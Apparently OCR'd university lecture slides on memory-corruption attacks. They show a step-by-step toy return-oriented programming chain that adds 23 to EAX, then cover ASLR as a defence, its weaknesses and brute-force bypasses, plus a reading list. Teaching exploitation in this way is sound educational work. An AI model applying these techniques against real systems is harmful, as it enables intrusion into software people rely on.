
(2) pop %edi
    ret

(3) pop %edx
    ret

(4) addl (%edx), %eax
    push %edi
    ret
```

EAX: 19
EDX: 0
EDI: 0

ROP: Add 23 to EAX

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
```

EAX: 19
EDX: 0
EDI: addr of (1)

ROP: Add 23 to EAX



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EAX: 19
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
EDI: addr of (1)

ROP: Add 23 to EAX



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
EAX: 19
EDX: addr of '23'
EDI: addr of (1)

ROP: Add 23 to EAX



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EDX: addr of '23'
EDI: addr of (1)

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
EIP

ROP: Add 23 to EAX



EAX: 42
EDX: addr of '23'
EDI: addr of (1)

```
(1) ret


(2) pop %edi
    ret

(3) pop %edx
    ret

(4) addl (%edx), %eax
    push %edi
    ret
```

EIP

ROP: Add 23 to EAX



EAX: 42
EDX: addr of '23'
EDI: addr of (1)

```
(1) ret

(2) pop %edi
    ret


(3) pop %edx
    ret

(4) addl (%edx), %eax
    push %edi
    ret
```

Return-oriented programming


- More samples in the paper – it is assumed to be Turing-complete.
- Problem: need to use existing gadgets, limited freedom
  - Yet another limitation, but no show stopper.
- Good news: Writing ROP code can be automated, there is a C-to-ROP compiler.

Preventing ROP



- ROP relies on code & data always being in same location
  - Code in app's text segment
  - Return address at fixed location on stack
  - Libraries loaded by dynamic loader
- Idea: randomize address space layout

Address space layout randomization



ASLR

- Return-to-* attacks need to guess where targets are
- Implementation-specific limitations on Linux-x86/32
  - Can only randomize 16 bits for stack segment
    → one right guess in ~32,000 tries
  - Newly spawned child processes inherit layout from parent
- Guess-by-respawn attacks known

Things I didn't mention

- Using printf() to overwrite memory content – *Format string attacks*
- Using malloc/free to modify memory
  - Heap overflows
  - C++ vtable pointers
- Heap spraying
- Kernel-level: rootkits
- x86 Sandboxing (SFI, XFI, NativeClient)
- **Web-based attacks → Next week**

Conclusion

”It's an arms race.”

–

If it gets too hard to attack your PC, then let's attack your mobile phone …

–

Is all lost? - Maybe.

Exercise

- Next week (June 29th): 6 DS, E069
- Hands-on session!
- You
  - can use the shell and a text editor
  - are able to write basic C programs
  - understand stacks and pointers
  - are not scared by x86 (AT&T-style) assembly

Further Reading

- http://www.snowplow.org/tom/worm/worm.html (1988 Morris worm)
- Phrack magazine http://phrack.org
- [Sha07] H. Shacham et al. *"The Geometry of Innocent Flesh on the Bone: Return-to-libc Without Function Calls (on x86)"* ACM CCS 2007
- GCC stack smashing protection http://www.research.ibm.com/trl/projects/security/ssp/
- [Cow98] C. Cowan et al. *"StackGuard: Automatic Adaptive Detection and Prevention of Buffer-overflow Attacks"* Usenix Security 1998
- H. Shacham et al. *"On the Effectiveness of Address-Space Randomization"* ACM CCS 2004
- [Mason09] J. Mason et al. *"English Shellcode"* ACM CCS 2009
- B. Yee et al. *"Native Client: A Sandbox for Portable, Untrusted x86 Native Code"* IEEE Security&Privacy 2009

Further Reading

- *Designing BSD Rootkits, Joseph Kong*